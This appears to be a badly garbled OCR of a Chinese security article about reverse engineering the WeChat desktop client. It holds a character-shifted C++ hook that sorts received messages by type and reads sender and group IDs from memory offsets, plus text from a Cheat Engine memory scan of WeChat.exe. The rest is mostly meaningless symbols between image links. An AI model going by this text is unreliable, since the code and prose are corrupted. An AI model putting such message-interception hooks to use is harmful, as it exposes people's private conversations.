GZ RUG pvj W|sh @ -++GZ RUG-,+--pvj Dgguhvv . 3{63,,>
uhfhlyhgP hvvdj h1dsshqg+O%消息类型=%>
vzlwfk +pvj W|sh,
~
fdvh 3{34=
   uhfhlyhgP hvvdj h1dsshqg+O%文字  %>
   euhdn>
fdvh 3{36=
   uhfhlyhgP hvvdj h1dsshqg+O%图片  %>
   euhdn>

fdvh 3{55=
   uhfhlyhgP hvvdj h1dsshqg+O%语音  %>
   euhdn>
fdvh 3{58=
   uhfhlyhgP hvvdj h1dsshqg+O%好友确认  %>
   euhdn>
fdvh 3{5;=
   uhfhlyhgP hvvdj h1dsshqg+O%&RVVLEOHI ULHQGbP VJ  %>
   euhdn>
fdvh 3{5D=
   uhfhlyhgP hvvdj h1dsshqg+O%名片  %>
   euhdn>
fdvh 3{5E=
   uhfhlyhgP hvvdj h1dsshqg+O%视频  %>
   euhdn>
fdvh 3{5I=
   22石头剪刀布
   uhfhlyhgP hvvdj h1dsshqg+O%表情  %>
   euhdn>
fdvh 3{63=
```

```
    uhfhlyhgPhvvdjh1dsshqg+O%位置 %>
    euhdn>
  fdvh 3{64=
    22共享实时位置
    22文件
    22转账
    22链接
    uhfhlyhgPhvvdjh1dsshqg+O%共享实时位置、文件、转账、链
接 %>
    euhdn>
  fdvh 3{65=
    uhfhlyhgPhvvdjh1dsshqg+O%YRLSPVJ %>
    euhdn>
  fdvh 3{66=
    uhfhlyhgPhvvdjh1dsshqg+O%微信初始化 %>
    euhdn>
  fdvh 3{67=
    uhfhlyhgPhvvdjh1dsshqg+O%YRLSQRWL\ %>
    euhdn>
  fdvh 3{68=
    uhfhlyhgPhvvdjh1dsshqg+O%YRLSLQYLWH %>
    euhdn>
  fdvh 3{6H=
    uhfhlyhgPhvvdjh1dsshqg+O%小视频 %>
    euhdn>
  fdvh 3{5:3I=
    uhfhlyhgPhvvdjh1dsshqg+O%V\VQRWLFH %>
    euhdn>
  fdvh 3{5:43=
    22系统消息
    22红包
```

```
    uhfhlyhgPhvvdjh1dsshqg+O%红包、系统消息 %>
    euhdn>
  fdvh 3{5:45=
    uhfhlyhgPhvvdjh1dsshqg+O%撤回消息 %>
    euhdn>
  ghidxov≠
    euhdn>
  Ø
  uhfhlyhgPhvvdjh1dsshqg+O%_u_q%>

  22gf ^^^hvs`` . 3{447`
  22判断是群消息还是好友消息
  22相关信息
  zvwulqj pvjVrxufh5 @O%?pvjvrxufh 2A_q%
  zvwulqj pvjVrxufh @O%%
  pvjVrxufh1dsshqg+JhwPvjE|Dgguhvv+--pvjDgguhvv .
3{49;,,>

  li +pvjVrxufh1dhqjwk+, ?@pvjVrxufh51dhqjwk+,,
  ~
    uhfhlyhgPhvvdjh1dsshqg+O%收到好友消息=_u_q%>
    lvlulhqgPvj @WUXH>
  Ø
  hovh
  ~
    uhfhlyhgPhvvdjh1dsshqg+O%收到群消息=_u_q%>
    lvlulhqgPvj @lDOVH>
  Ø

  22好友消息
  li +lvlulhqgPvj @@WUXH,
```

```
  ~
    uhfhlyhgP hvvdj h1dsshqg+O%好友 z{lg: _u_q%
      1dsshqg+JhwP vj E|Dgguhvv+--p vj Dgguhvv . 3{73,,
      1dsshqg+O%_u_q_u_q%>
  Ø
  ho/h
  ~
    uhfhlyhgP hvvdj h1dsshqg+O%群号: _u_q%
      1dsshqg+JhwP vj E|Dgguhvv+--p vj Dgguhvv . 3{73,,
      1dsshqg+O%_u_q_u_q%>

    uhfhlyhgP hvvdj h1dsshqg+O%消息发送者: _u_q%
      1dsshqg+JhwP vj E|Dgguhvv+--p vj Dgguhvv . 3{447,,
      1dsshqg+O%_u_q_u_q%>

    uhfhlyhgP hvvdj h1dsshqg+O%相关信息: _u_q%>
    uhfhlyhgP hvvdj h.@p vj Vrxufh>
    uhfhlyhgP hvvdj h1dsshqg+O%_u_q_u_q%>
  Ø

  uhfhlyhgP hvvdj h1dsshqg+O%消息内容: _u_q%
    1dsshqg+JhwP vj E|Dgguhvv+--p vj Dgguhvv . 3{9;,,
    1dsshqg+O%_u_q_u_q%>


  22文本框输出信息
  XVHVbFRQYHUVLRQ>
  VhvZlqgrzWh{wJhwGqjLwhp+kZlqGqj/LGFbPVJ,/
Z5D+uhfhlyhgP hvvdj h1fbvwu+,,,>
Ø
```

谅　迎　　挺

谅　　挺　　院

间　练绑　　挺　　矿练罗　　挺

矿　　绍罗　　摄　练罗　　矿　色罗　　雅　矿

绍罗　　摄　规　角　规补　　阻　矿

Ⓑ　　fdoo摄

艺　　角　规补　　雅　　迎

LG 阻　矿　　警词　ⓥ　　迎　LG　ildnkhoshu矿　罗　规

fdoo 罪　Ⓑ摄规　罗　迎　LG　翻　　评　补


轴摄

Ⓑ　　迎　LG　职　矿　　罗　　绑雅　　矿

Ⓑ　　fdoo


Ⓡ　　迎　LG

间　Ⓡ　　翻　警词　ⓥ　矿　　ildnkhoshu




般 警词 ⓥ 矿 角 罗虚 迎 LG 规 z{lgb


矿 规 ⑼ Ⓑ 迎 矿 z{lgb


.!3qxff>q,nssd& CE 6.4.3 (风叶人-加强版) >7r#z#>aoqt<b6%8
文件(F) 编辑(E) 表单 D3D 说明(H)
000044D4-WeChat.exe
找到
地址 数值 上次数值
037990B0 wxid_
037991A0 wxid_
03799290 wxid_
090AC9F8 wxid_
090ACD68 wxid_
090AD088 wxid_
10079080 wxid_
10079300 wxid_
108D9AF0 wxid_
10956648 wxid_
新的扫描
再次扫描
撤销扫描
设置
文字:
wxid_
扫描类型 搜索文字
数值类型 字串
Unicode
区分大小写
内存扫描选项
起始 0000000000000000
结束 7fffffffffffffff
可写
可运行
写入时复制
快速扫描 1
对齐
最后数字
扫描时暂停游戏
禁止随机
启用速度修改
查看内存
手动加入地址
锁定 描述 地址 类型 数值
信安之路
高级选项
附加表单

角　罪　　矿⑨阻Ⓑ绑




阿 0A 0A



远 翻 83 规 雅

购评 Ⓑ 迎 LG矿 绑 罗 LG矿 评



露 (g) 警ⓥ 矿绑 LG 评 矿


结 ildhkhoshu 阿 Ⓤ 摄ⓑ绑 罪 练罗 Ⓡ

迎 LG矿 评 购 Ⓡ 迎 LG 摄

谅 Ⓡ LG

罗 Ⓡ LG Ⓑ 蚁耻败 离 角 练

绑




罪 矿 0A 0A 矿 ® LG

翻 ildhkhoshu矿 ® 练 矿购评

Ⓑ般 警词 ⓥ

® LG 评 Ⓑ 矿(x) 罗

角 齐 罗 练 ® LG




罪练 矿 陷 翻 ildhkhoshu矿 ®

摄 般 ildhkhoshu矿 耻 罪

Ⓡ LG摄 罗 矿 规 Ⓑ Ⓡ

LG

凉 挺




阻 RG矿 Ⓑ Ⓡ LG 罪绑练罗雅

摄翻蚁耻 雅 结 雅 面阻 离 翻 Ⓡ 迎

LG 评 败 词阻Ⓑ 罪矿 规

评 罗 LG矿 结 面阻 LG摄

练 矿 参 矿雅 绑摄




hd{ ® LG矿 (u) 雅 摄 参 N

矿 罪 罗 练罗挺 矿 罗挺

缩罗规经 矿陷罪练罗 雅 矿 练罗


LG



